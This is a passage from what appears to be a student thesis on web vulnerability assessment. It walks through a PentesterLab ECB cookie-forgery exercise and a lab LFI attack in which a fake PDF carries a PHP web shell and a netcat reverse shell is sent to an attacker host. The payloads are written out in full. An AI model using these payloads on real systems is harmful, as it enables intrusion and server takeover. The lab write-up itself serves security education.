\xB6 \x1A L \xD2 3 k \xCA \x1D \xD7 \x1A L \xD2 3 k \xCA \x1D \xD7 += \xE8E \xE6 \x8A \xB9 \xF9

The \x1A, L, \xD2, 3, k, \xCA, \x1D, \xD7 comes back multiple times. But now we know the block size is of 8 bytes.

Moreover the decoded information also refers to use a delimiter between the username and password. So there are 2 way they are formed.



- The stream contains the password, a delimiter and the username:



Fig:4.19Possible pattern[8]

Just by creating a long username and a short password we can see the pattern is

`username | delimiter | password`

Now let's find out the size of delimiter by using different length of username and password.

Username length	Password length	Username + Password length	Cookie's length(after decoding)
2	3	5	8
3	3	6	8
4	4	8	16
4	5	9	16

Table: 4.20 Size of Delimiter

Decoded cookie length goes from 8 to 16 bytes when the username + password is greater than 7 which indicating the delimiter value is a single byte since the encryption is done per block of 8 bytes.

Another important thing to notice when sending cookie back with modified cookie, it seems that we are able to authenticate even when we didn't send the password back.

Now we know we only need `username | delimiter` to get authenticated within the application.

Exploitation of the vulnerability

We know the format used by the application

```
\[username\] : \[separator\]
```

As we only need the username and we also know that each block of 8 bytes is completely independent (ECB). To exploit this let's create a username `admin` followed by 8 a's.

```
aaaaaaaaadmin
```

```
>> document.cookie  
← "auth=GkzSM2vKHdfgVmQuKXLregdPxmQZ4yvj"
```

Fig: 4.21 Getting cookie using javascript DOM

Decode the value

```
\x1A\xD23k\xCA\x1D\xD7\xE0Vd.)r\xEBz\ao\xC6d\x19\xE3+\xE3
```

We can see the pattern `\x1A\xD23k\xCA\x1D\xD7` is of all a's previously known by us.

Now let's remove the first 8 bit and then re-encode our payload

```
\xE0Vd.)r\xEBz\ao\xC6d\x19\xE3+\xE3
```

```
root@kali:~# irb  
irb(main):001:0> require 'cgi'; require 'base64'  
=> true  
irb(main):002:0> CGI.escape(Base64.strict_encode64("\xE0Vd.)r\xEBz\ao\xC6d\x19\xE3+\xE3"))  
=> "4FZkLily63oHT8ZkGEMr4w%3D%3D"  
irb(main):003:0> █
```


Fig: 4.22 Re-encoding our cookie

Once we modified the cookie

```
>> document.cookie="auth=4FZkLily63oHT8ZkGEMr4w%3D%3D"  
← "auth=4FZkLily63oHT8ZkGEMr4w%3D%3D"
```

Fig: 4.23 Putting back our cookie manually

Now send this value back to the application by simply reloading we are now admin and have the full control over the application.



ECB

Welcome to the [PentesterLab](#)'s exercise on ECB encryption.

The objective of this exercise is to find a way to get logged in as the user "admin"..

You are currently logged in as admin!

Fig: 4.24 Administrator access

4.3.3 LFI using PHP include vulnerability

Introduction to PHP include

The include statement takes all the code/markup that exists in the specified file and use it into the file by copying that uses the include statement.

Including files is very useful when we want to include the same PHP or HTML on multiple pages of a website.

```
<?php
include("header.php");
include($_GET["page"]);
echo "<p>Copyright ; 1999-2018" . date("Y") . " medlum.com</p>";
?>
```

Fingerprinting

Host Discovery

```
root@kali:~# nmap -sn 192.168.56.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-24 11:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
  Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00056s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)
Nmap scan report for 192.168.56.100
Host is up (-0.10s latency).
MAC Address: 08:00:27:A9:16:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (-0.10s latency).
MAC Address: 08:00:27:B7:90:42 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.96 seconds
```

Fig: 4.25 Nmap scan for host discovery

Identifying services running on the machine

```
root@kali:~# nmap 192.168.56.101

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-24 11:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
  Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:B7:90:42 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
```

Fig: 4.26 Port open and service running

Enumerating PORT 80

Run a directory buster to find out additional directories by brute forcing

```
root@kali:~# dirb http://192.168.56.101/
```

```
-----
```

DIRB v2.22

By The Dark Raver

```
-----  
START_TIME: Sat Mar 24 11:39:44 2018  
URL_BASE: http://192.168.56.101/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
-----  
GENERATED WORDS: 4612  
---- Scanning URL: http://192.168.56.101/ ----  
+ http://192.168.56.101/cgi-bin/ (CODE:403|SIZE:290)  
==> DIRECTORY: http://192.168.56.101/classes/  
==> DIRECTORY: http://192.168.56.101/css/  
+ http://192.168.56.101/footer (CODE:200|SIZE:182)  
+ http://192.168.56.101/header (CODE:200|SIZE:755)  
==> DIRECTORY: http://192.168.56.101/images/  
+ http://192.168.56.101/index (CODE:200|SIZE:2020)  
+ http://192.168.56.101/index.php (CODE:200|SIZE:2020)  
+ http://192.168.56.101/login (CODE:200|SIZE:463)  
+ http://192.168.56.101/main (CODE:200|SIZE:938)  
+ http://192.168.56.101/server-status (CODE:403|SIZE:295)  
+ http://192.168.56.101/show (CODE:200|SIZE:816)  
+ http://192.168.56.101/submit (CODE:200|SIZE:832)  
==> DIRECTORY: http://192.168.56.101/uploads/  
---- Entering directory: http://192.168.56.101/classes/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
---- Entering directory: http://192.168.56.101/css/ ----
```

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/uploads/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Sat Mar 24 11:39:46 2018

DOWNLOADED: 4612 - FOUND: 10

Let's run nikto to find some more information

root@kali:~# nikto -h 192.168.56.101

- Nikto v2.1.6

+ Target IP: 192.168.56.101

+ Target Hostname: 192.168.56.101

+ Target Port: 80

+ Start Time: 2018-03-24 11:24:49 (GMT-4)

+ Server: Apache/2.2.16 (Debian)

+ Retrieved x-powered-by header: PHP/5.3.2

+ /index.php?module=PostWrap&page=http://cirt.net/rfiinc.txt?: PHP include error may indicate local or remote file inclusion is possible.

+ /index.php?page=http://cirt.net/rfiinc.txt?: PHP include error may indicate local or remote file inclusion is possible.

+ /index.php?page=http://cirt.net/rfiinc.txt?%00: PHP include error may indicate local or remote file inclusion is possible.

+ /index.php?page=http://cirt.net/rfiinc.txt??: PHP include error may indicate local or remote file inclusion is possible.

+ /index.php?page[path]=http://cirt.net/rfiinc.txt??&cmd=ls: PHP include error may indicate local or remote file inclusion is possible.

+ /login.php: Admin login page/section found.

+ 8346 requests: 0 error(s) and 28 item(s) reported on remote host

+ End Time: 2018-03-24 11:25:12 (GMT-4) (23 seconds)

Detection and exploitation of PHP includes

Nikto has identified a file include vulnerability in the page parameter. Lets open up the hosted site in the browser for further testing.

Links on the pages

<http://192.168.56.101/>

<http://192.168.56.101/index.php?page=submit>

<http://192.168.56.101/index.php?page=faq>

<http://192.168.56.101/index.php?page=login>




Fig: 4.27 Web service of the organization

The faq page gives a file include error





Fig: 4.28faq error page

So this confirms the suspicion which Nikto had initially find out. Let's try and access the /etc/passwd file on the server.



Call for Papers for Web Security 3000

```
Warning: include(/etc/passwd/.php): failed to open stream: No such file or directory in /var/www/index.php on line 28
Warning: include(): Failed opening '/etc/passwd/.php' for inclusion (include_path='.:') in /var/www/index.php on line 28
```

Fig: 4.29 Get error to open the passwd file

As the passwd file is appended with a .php, let's try using a NULL byte to bypass that.

<http://192.168.56.101/index.php?page=/etc/passwd%00>




Fig: 4.30 Circumvented policy to get passwd file

This shows that the page parameter is vulnerable to LFI. Let's check if the page parameter is vulnerable to RFI as well.

<http://192.168.56.101/index.php?page=http://www.google.com/>



Call for Papers for Web Security 3000

Warning: include(): http:// wrapper is disabled in the server configuration by allow_url_include=0 in /var/www/index.php on line 28 Warning: include(http://www.google.com/?.php): failed to open stream: no suitable wrapper could be found in /var/www/index.php on line 28 Warning: include(): Failed opening 'http://www.google.com/?.php' for inclusion (include_path=.:) in /var/www/index.php on line 28

Fig: 4.31 Check for the RFI

Exploitation of local file include

Here we can see that the application allow users to upload a presentation file for the "Call for Papers". We will try to use this functionality to upload our PHP code.

In order to test this upload functionality, we need to check two things:

- what extension can be uploaded and
- what content type can be uploaded.

Checking the extension can be done by renaming a PDF file to a PHP file and try to upload it. If the PDF file with the file extension is accepted, it's likely that there is no control performed on the file extension. However for the content type, we just need to work the other way around, we can create a text file and rename it to file.pdf to see if the application accepts the file.

By testing previous methods, we can see that both the extension and the content-type are checked by the upload script.

To exploit this issue, we will need a valid PDF file that contains PHP code. We can do it using one of the following two methods:

- take any PDF and add our PHP payload,
- create a fake PDF file with PHP embedded with it and bypass the content-type check

The first method is more likely to create some issues depending on the file content due to not supported characters and may not work. The second method however is safer that's why we are going to use it.

```
root@kali:~# wc localfileinclude.pdf
 4  4 42 localfileinclude.pdf
root@kali:~# cat localfileinclude.pdf
%PDF-1.4
<?php
  system($_GET["cmd"]);
?>
root@kali:~#
```

Fig: 4.32 Creating our fake PDF file

Now let's upload it and check this.





Fig: 4.33 Upload our payload File has successfully been uploaded.

Now let's try and hope for to get a shell.



Call for Papers for Web

```
%PDF-1.4 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Fig: 4.34 Successful shell

Post-Exploitation

Let's try and get a shell on the system.

- Locate netcat on the victim machine
- Send back a reverse shell from the victim machine
- Access the shell on the attacker machine

<http://192.168.56.101/index.php?page=uploads/localfileinclude.pdf%00&cmd=whereis nc>



Call for Papers for Web Security

```
%PDF-1.4 nc: /bin/nc /bin/nc.traditional /usr/share/man/man1/nc.1.gz
```

Fig: 4.35 Finding the location of netcat listener

Now we send our payload to the victim machine.

```
http://192.168.56.101/index.php?page=uploads/localfileinclude.pdf%00&cmd=/bin/nc  
192.168.56.103 6666 -e /bin/bash
```

```
192.168.56.101/index.php?page=uploads/localfileinclude.pdf%00&cmd=/bin/nc 192.168.56.103 6666 -e /bin/bash
```

Call for Papers for Web Security

%PDF-1.4

Fig: 4.36 Victim machine reverse shell

On our attacker machine let's set up a netcat listener


```
nc -nlvp 6666
```



```
root@kali: ~ 94x24  
root@kali:~# nc -nlvp 6666  
listening on [any] 6666 ...
```

Fig: 4.37 netcat listener on attacking machine

All of a sudden the result was a working reverse tcp shell.



```
192.168.56.101/index.php?page=uploads/localfileinclude.pdf%00&cmd=/bin/nc 192.168.56.103 6666 -e /bin/bash  
root@kali: ~  
root@kali: ~ 94x24  
root@kali:~# nc -nlvp 6666  
listening on [any] 6666 ...  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 35217  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
whoami  
www-data
```

Fig: 4.38 Working reverse shell

4.3 Summary

The generation of result against our findings are critical to our vulnerability assessment program. Providing the right information to the right person is the key to a successful assessment.

There is a hidden danger in vulnerability assessment program though. In occasion some cases can be overwhelmed by gathering information for the individuals who will consume our reports. Irrelevant data, giant reports and false positives are the easiest ways to make people take our vulnerability report less seriously and thus jeopardize the credibility of our assessment.

CHAPTER 5

Summary, Conclusion, Recommendation and Implication for Future Research

5.1 Summary of the Study

Here the goal is to create quality, relevant and filtered output from the assessment that we will be conducting the remediation. For most of the critical vulnerability assessment software packages, vulnerabilities will be ranked according to some value determined by the vendor. Moreover our first step off assessment will be choking full of potential serious threats. Taking the top down approach is used most cases where the severe vulnerabilities are addressed first with serious or critical to high and then to medium following.

To avoid information overflow, filter our initial result for the highest vulnerabilities that exists in the environment. Schedule monthly checkups with the group responsible for patching and remediation to quickly reduce the risk of our business. There should be some configuration changes due to some vulnerabilities that nee explanation and reasons why the effort is worthy to mitigate the issue.

5.2 Conclusions

Vulnerability Assessment has a never ending life cycle. This cycle continually scans, report, assesses, remediates. To be truly effective vulnerability management needs to be addressed as a continued lifecycle. Everyday there are new attack vectors are being developed, viruses and worms being created, buffer overflows discovered, changes of infrastructure and new technologies are being developed.



Fig: 5.1 Lifecycle of effective vulnerability assessment[9]

Vulnerability assessment is a vast area with a very crucial impact if not measured in a right way. In future i would like to hop in to penetration testing. I want to learn and work as much as i can.

5.3 Recommendation

This assessment might seem to be very straight forward only for the sake of the scope and simplicity. However the main fact that it is not and only the working solutions have been shown here. To gain a perfect result all the possible ways of testing should be performed and all the techniques should be used. In a nutshell there should not be any stone unturned.

5.4 Implication for Future Research

In this research, our goal was to find and exploiting the vulnerabilities. In a word it was offensive approach to proof the application is vulnerable. However this is just a part of the vulnerability assessment. The next part is remediation where based on found vulnerabilities we have to take countermeasures.

In terms of severity of found flaws the countermeasures have been taken. Some of them are critical than others and can cause full system to be crashed or affected in worst ways. I want to make the most out of it by adding the next phase which is remediation in my future study.

References

- [1] Percentage of attack, available at <<<http://www.computerworld.com/printhis/2005/0,4814,99981,00.html/>>>, last accessed on 28-03-2018 at 10:00pm.
- [2] Learn about command Injection, available at <<<https://dl.acm.org/citation.cfm?id=1111070>>>, last accessed on 28-03-2018 at 10:00pm.
- [3] Learn about web application security, available at <<http://static.usenix.org/legacy/events/hotos07/tech/full_papers/erlingsson/erlingsson_html/>>, last accessed on 28-03-2018 at 10:00pm.
- [4] White Hat Security, "Web Applications Security Statistics Report", pp. 7 , 2016
- [5] White Hat Security, "Web Applications Security Statistics Report", pp. 10 , 2016
- [6] Learn about sql Injection, available at <<https://websec.ca/kb/sql_injection>>, last accessed on 28-03-2018 at 10:00pm.
- [7] Learn about encryption, available at <<https://en.wikipedia.org/wiki/File:ECB_encryption.svg>>, last accessed on 28-03-2018 at 10:00pm.
- [8] Learn about ecb, available at <<https://assets.pentesterlab.com/ecb/del_u_p.png>>, last accessed on 28-03-2018 at 10:00pm.
- [9] Tim Proffitt, "Creating a Comprehensive Vulnerability Assessment Program for a Large Company Using QualysGuard", pp. 25, 2008.

Appendix

Appendix A: Testing Tools

Tools

- Search engines (Google, Bing and other major search engines).
- Nmap - <http://www.insecure.org>
- Nikto - <http://www.cirt.net/nikto2>

Fuzzer

- Wfuzz - <http://www.darknet.org.uk/2007/07/wfuzz-a-tool-forbruteforcingfuzzing-web-applications/>

Testing for Brute Force Password

- John the Ripper - <http://www.openwall.com/john/>

Plagiarism Check Result

The screenshot shows a web browser displaying the Plagiarism Checker interface. The browser's address bar shows the URL <https://my.plagamme.com/files#>. The page header includes the Plagiarism Checker logo, a notification bell, and links for 'FAQ', 'Student', and '1\$'. The main content area displays the results for a document named 'Doc1.docx', uploaded 47 minutes ago. A large donut chart indicates a 13% similarity score. Below the chart, three categories are listed: Paraphrase (2%), Improper Citations (0%), and Matches (22). A warning section with three red stars and the text 'HIGHEST PLAGIARISM RISK' is prominently displayed. A pink button labeled 'View detailed report' is located below the warning. At the bottom of the main content area, there is a link that says 'Protect this document and earn money'. A vertical sidebar on the left contains several icons for document management and navigation.

Doc1.docx
47 minutes ago

13%

Similarity

2% Paraphrase

0% Improper Citations

22 Matches

★ ★ ★
HIGHEST PLAGIARISM RISK

View detailed report

Protect this document and earn money